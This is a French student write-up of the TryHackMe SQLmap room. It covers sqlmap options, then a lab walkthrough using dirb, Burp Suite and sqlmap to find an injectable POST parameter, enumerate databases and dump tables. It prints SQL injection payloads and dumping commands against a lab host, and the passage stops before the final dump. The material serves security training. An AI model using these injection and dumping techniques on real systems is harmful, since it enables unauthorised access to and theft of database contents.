IMT Mines Alès
École Mines-Télécom

Institut Mines-Télécom

IMT Mines Alès - Site Clavières

Département Systèmes et Réseaux (SR)

Ethical Hacking - TryHackMe SQLmap

Nathan Martel

Groupe : SR
IMT Mines Alès

21 novembre 2024

TLP :RED

Table des matières

1 Introduction :

Le challenge SQLmap de TryHackMe permet d'avoir un aperçu approfondi de l'exploitation des vulnérabilités liées aux injections SQL, en utilisant SQLmap, un puissant outil d'automatisation de l'exploitation des failles SQL.

URL du challenge : https://tryhackme.com/r/room/sqlmap

@uthor : Nathan Martel.

Le document est classifié sous la marque **TLP :RED** (Traffic Light Protocol), ce qui signifie que le partage du document doit se limiter uniquement aux destinataires individuels, et qu'aucune autre divulgation n'est autorisée sauf avis favorable du propriétaire.

Ce document est privé et est uniquement déposé dans le répertoire Git de l'auteur. Merci de ne pas le diffuser, l'utiliser ou le modifier sans autorisation.

2 SQLmap :

2.1 Task 1 : Deploy :

Aucune réponse n'est demandée pour cette partie.



Figure 2.1 – Capture Task1

2.2 Task 2 : Using Sqlmap

Which flag or option will allow you to add a URL to the command ?

$\Longrightarrow$ La réponse est **-u**.

FIGURE 2.2 – Capture option -u SQLmap

On peut aussi utiliser l'option « - -url » pour spécifier l'adresse de la cible. Avec cette URL, il va détecter et exploiter les failles d'injections SQL.

Remarque : Il va analyser les paramètres GET, POST ou les cookies pour les vulns. Par exemple avec « SELECT * FROM table WHERE id=1 ». Et ensuite, il modifie la requête pour tester des injections comme par exemple : « SELECT * FROM table WHERE id=1' AND '1'='1 ». Selon la documentation, il détecte également le type de base de données avec par exemple pour MySQL : « ... AND 1=CAST(version() AS SIGNED) ». SQLmap va extraire les données qu'il a récupérées grâce à ses requêtes comme les noms des bases de données, les tables et / ou colonnes et les données utilisateurs (e.g. « UNION SELECT database(), user() » pour le nom de la base et l'utilisateur courant, ou encore pour lister les tables qui existent : « UNION SELECT table_name FROM information_schema.tables ».

[Sources : https://www.globaltechcouncil.org/blogs/how-does-sql-work/#: :text=SQL%20works%20by%20allowing%20users,SQL%20commands%20and%20queries%20effectively et https://www.springboard.com/blog/data-analytics/what-is-sql/].

Which flag would you use to add data to a POST request ?

$\Longrightarrow$ La réponse est **- -data**



FIGURE 2.3 – Capture option - -data SQLmap

On utilise ce drapeau pour par exemple envoyer des données dans un <form> (formulaire) avec par exemple « - -data="username=nathan&password=12345" ».

There are two parameters : username and password. How would you tell sqlmap to use the username parameter for the attack ?

⟹ La réponse est **-p username**

```
┌──(root㉿kalisae)-[~]
└─# lang=en man sqlmap | grep -i "test"
           These  options  can  be used to specify which parameters to test for, provide custom injection pay-
      -p TESTPARAMETER
           Testable parameter(s)
           Level of tests to perform (1-5, default 1)
           Risk of tests to perform (1-3, default 1)
           These options can be used to tweak testing of specific SQL injection techniques
```

FIGURE 2.4 – Capture option -p username SQLmap

Le fait d'ajouter « -p username » à SQLmap permet véritablement de cibler le paramètre username pour effectuer les tests d'injection SQL. Et du coup, pour l'exemple ci-dessus avec le « - -data » SQLmap ignorera le paramètre « password » pour l'attaque.

Which flag would you use to show the advanced help menu ?

⟹ La réponse est **-hh**

```
┌──(root㉿kalisae)-[~]
└─# lang=en man sqlmap | grep -i "advanced help"
        -hh     Show advanced help message and exit
```

FIGURE 2.5 – Capture option -hh SQLmap

Which flag allows you to retrieve everything ?

⟹ La réponse est **-a**

```
┌──(root㉿kalisae)-[~]
└─# lang=en man sqlmap | grep -i -B 1 "retrieve everything"
        -a, --all
                Retrieve everything
```

FIGURE 2.6 – Capture option -a SQLmap

Quand on ajoute l'option « -a » à SQLmap, cela permet de tout récupérer, du moins, tout ce qui est accessible comme les bases de données, les tables, les colonnes et les données. La différence entre les options « -a » et « - -dump-all » est que « - -dump-all » cible spécifiquement les données dans toutes les bases de données alors que « -a » récupère un maximum d'informations accessibles avec par exemple la

structure et les données. Les deux sont similaires mais « -a » est plus général et pratique.

Which flag allows you to select the database name ?

$\Longrightarrow$ La réponse est **-D**

```
┌──(root㉿kalisae)-[~]
└─# lang=en man sqlmap | grep -Ei "database.*enumerate"
      -D DB  DBMS database to enumerate
      -T TBL DBMS database table(s) to enumerate
      -C COL DBMS database table column(s) to enumerate
```

FIGURE 2.7 – Capture option -D SQLmap

L'option « -D » est l'équivalent de « - -database ». C'est pour cibler un nom de base de données spécifique

Which flag would you use to retrieve database tables ?

$\Longrightarrow$ La réponse est **- -tables**

```
┌──(root㉿kalisae)-[~]
└─# lang=en man sqlmap | grep -Ei "tables"
            ture and data contained in the tables
      --tables
            Enumerate DBMS database tables
            Dump all DBMS databases tables entries
```

FIGURE 2.8 – Capture option - -tables SQLmap

Cela permet de lister les tables d'une base donnée pour ensuite les explorer plus en détail.

Which flag allows you to retrieve a table's columns ?

$\Longrightarrow$ La réponse est **- -columns**

```
┌──(root㉿kalisae)-[~]
└─# lang=en man sqlmap | grep -Ei "columns"
      --columns
            Enumerate DBMS database table columns
```

FIGURE 2.9 – Capture option - -columns SQLmap

Cela permet de voir quelles colonnes existent dans une table avant d'extraire des données.

Which flag allows you to dump all the database table entries ?

$\Longrightarrow$ La réponse est - **-dump-all**

```
┌──(root㉿kalisae)-[~]
└─# lang=en man sqlmap | grep -Ei -B 1 ".*all.*database*."
       --dump-all
              Dump all DBMS databases tables entries
```

FIGURE 2.10 – Capture option - -dump-all SQLmap

Ce drapeau permet d'extraire toutes les données des tables. Il faut spécifier le nom de la base de données (-D), la table (-T) et ensuite on peut dump.

Which flag will give you an interactive SQL Shell prompt ?

$\Longrightarrow$ La réponse est - **-sql-shell**

```
┌──(root㉿kalisae)-[~]
└─# lang=en sqlmap -hh | grep "sql.*shell"
    --sql-shell           Prompt for an interactive SQL shell
    --shell               Prompt for an interactive sqlmap shell
```

FIGURE 2.11 – Capture option - -sql-shell SQLmap

C'est très utile car ça nous donne un accès direct et aussi interactif à la base de données cible après avoir identifié les vulns pour les injections SQL

You know the current db type is 'MYSQL'. Which flag allows you to enumerate only MySQL databases ?

$\Longrightarrow$ La réponse est - **-dbms=mysql**

```
┌──(root㉿kalisae)-[~]
└─# lang=en sqlmap -hh | grep -i "\-dbms"
    -dbms=DBMS            Force back-end DBMS to provided value
    -dbms-cred=DBMS..     DBMS authentication credentials (user:password)
```

FIGURE 2.12 – Capture option - -dbms=mysql

Cette option permet d'indiquer à SQLmap que la base de données cible est de type MySQL. Cela permet à SQLmap de se « concentrer » spécifiquement sur les techniques d'injection adaptées à MySQL. Pour comprendre, ça permet de limiter les tests à une base de données type MySQL et de ne pas tester d'autres types comme MariaDB, PostgreSQL ou oracle ou encore SQLite, etc.

2.3 Task 3 : SQLmap Challenge :

What is the name of the interesting directory ?

Pour identifier le répertoire « intéressant » sur la machine cible, j'utilise dirbuster pour effectuer une recherche des répertoires sur le port 80. Je me sers du fichier rockyou.txt comme dictionnaire de mots :

```
======================== EXAMPLES ========================
 dirb http://url/directory/ (Simple Test)
 dirb http://url/ -X .html (Test files with '.html' extension)
 dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Test with apache.txt wordlist)
 dirb https://secure_url/ (Simple Test with SSL)
root@ip-10-10-169-144:~# ls -alh /usr/share/wordlists/rockyou.txt
-rw------- 1 root root 134M Sep 23  2015 /usr/share/wordlists/rockyou.txt
root@ip-10-10-169-144:~# dirb http://10.10.172.221 -w /usr/share/wordlists/rockyou.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Nov 15 13:01:48 2024
URL_BASE: http://10.10.172.221/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4613

---- Scanning URL: http://10.10.172.221/ ----
==> DIRECTORY: http://10.10.172.221/blood/
+ http://10.10.172.221/index.html (CODE:200|SIZE:612)

---- Entering directory: http://10.10.172.221/blood/ ----
==> DIRECTORY: http://10.10.172.221/blood/css/
==> DIRECTORY: http://10.10.172.221/blood/images/
+ http://10.10.172.221/blood/index.php (CODE:200|SIZE:5422)
==> DIRECTORY: http://10.10.172.221/blood/js/
==> DIRECTORY: http://10.10.172.221/blood/profile/

---- Entering directory: http://10.10.172.221/blood/css/ ----
```

FIGURE 2.13 – Dirbuster pour trouver le répertoire intéressant

On remarque un dossier nommé blood.

$\Longrightarrow$ La réponse est **blood**

Who is the current db user ?

Pour connaître l'utilisateur actuel de la base de données, je réalise un scan SQLmap sur le dossier trouvé juste avant.
Je regarde d'abord le type de demande du formulaire :



FIGURE 2.14 – Capture du formulaire

J'utilise ensuite Burpsuite en activant l'option Intercept du proxy pour intercepter le trafic.



FIGURE 2.15 – Burpsuite pour récupérer le trafic généré par le formulaire

Je copie le résultat de ma requête (dans bump) et je le place dans un fichier que je crée avec vim.



FIGURE 2.16 – Fichier contenant la requête

Ensuite, je vais utiliser l'option « -r » de SQLmap, qui permet de spécifier un fichier contenant une requête HTTP, et je vais pouvoir récupérer l'utilisateur actuel en utilisant l'option « - -current-user ».



FIGURE 2.17 – Commande SQLmap pour le current utilisateur

À la fin de l'output de la commande, on remarque un message indiquant fetching current user, avec comme résultat root@localhost

$\Longrightarrow$ La réponse est **root**

What is the final flag ?

Pour connaître le flag final, toujours avec le même fichier, je liste toutes les bases de données disponibles sur la cible. SQLmap interroge la cible pour obtenir une liste des bases de données qu'il peut exploiter

```
root@ip-10-10-169-144:~# sqlmap -r request.txt --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {           }
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
s the end user's responsibility to obey all applicable local, state and federal laws. Developers assu
o liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:19:26

[13:19:26] [INFO] parsing HTTP request from 'request.txt'
[13:19:26] [INFO] resuming back-end DBMS 'mysql'
[13:19:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: blood_group (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: blood_group=A+' UNION ALL SELECT CONCAT(CONCAT('qpbxq','ICGOXZnMdelSvZvXhMXUKkewPiJQPwWV
mRTl'),'qjxxq'),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- sbxx
---
[13:19:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx
back-end DBMS: MySQL 5
[13:19:26] [INFO] fetching database names
available databases [6]:
[*] blood
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] test

[13:19:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.172.221'
```

FIGURE 2.18 – Bases de données disponibles sur la cible

On remarque que le serveur de base de données possède 6 bases de données accessibles. Dans celles connues, il y a « information_schema », c'est une base de données système qui contient des informations sur toutes les autres bases de données (métadata = données sur les données). Il y a aussi la base de données « mysql ». Elle contient les informations pour le fonctionnement de MySQL avec notamment les users, les privilèges, etc. Et enfin, « performance_schema ». Cette base de données contient des informations sur les performances et les statistiques de MySQL. La base de données « sys » quant à elle permet de consulter les données de performance [il me semble, à vérifier]. Il y a donc deux bases de données « intéressantes » avec « blood » et « test ».

Je commence par lister les tables de la base de données test :



FIGURE 2.19 – Tables de la base de données test

Voici la sortie de la commande. Il n'y a qu'une seule table blood_db :



FIGURE 2.20 – Une seule table existe dans la base de données test

J'affiche donc les colonnes de la table avec l'option « - -columns » :

FIGURE 2.21 – Commande SQLmap pour lister les colonnes afin de trouver le flag

Voici les colonnes de la table blood_db :



FIGURE 2.22 – Colonnes de la table blood_db

Et si on fait un dump de toutes les données présentes dans cette table :

FIGURE 2.23 – Affichage des données de la table blood_db

On retrouve un utilisateur Nare qui a 27 ans, avec un numéro de téléphone, une adresse mél, etc.



FIGURE 2.24 – Données dans la table blood_db

Pas de flag pour cette table. Je liste alors les tables de la base de données blood, et on remarque trois tables avec notamment une nommée « flag » :



FIGURE 2.25 – Table de la base de données blood

J'applique le même procédé/méthode que la dernière fois, j'affiche les colonnes de la table flag :

FIGURE 2.26 – Commandes pour voir les colonnes de la table flag

Et on remarque un type varchar(50) pour la colonne flag :



FIGURE 2.27 – Une colonne est nommée flag et est de type varchar

Alors, il manque plus qu'à dumper toutes les données de la table flag avec la commande ci-dessous :

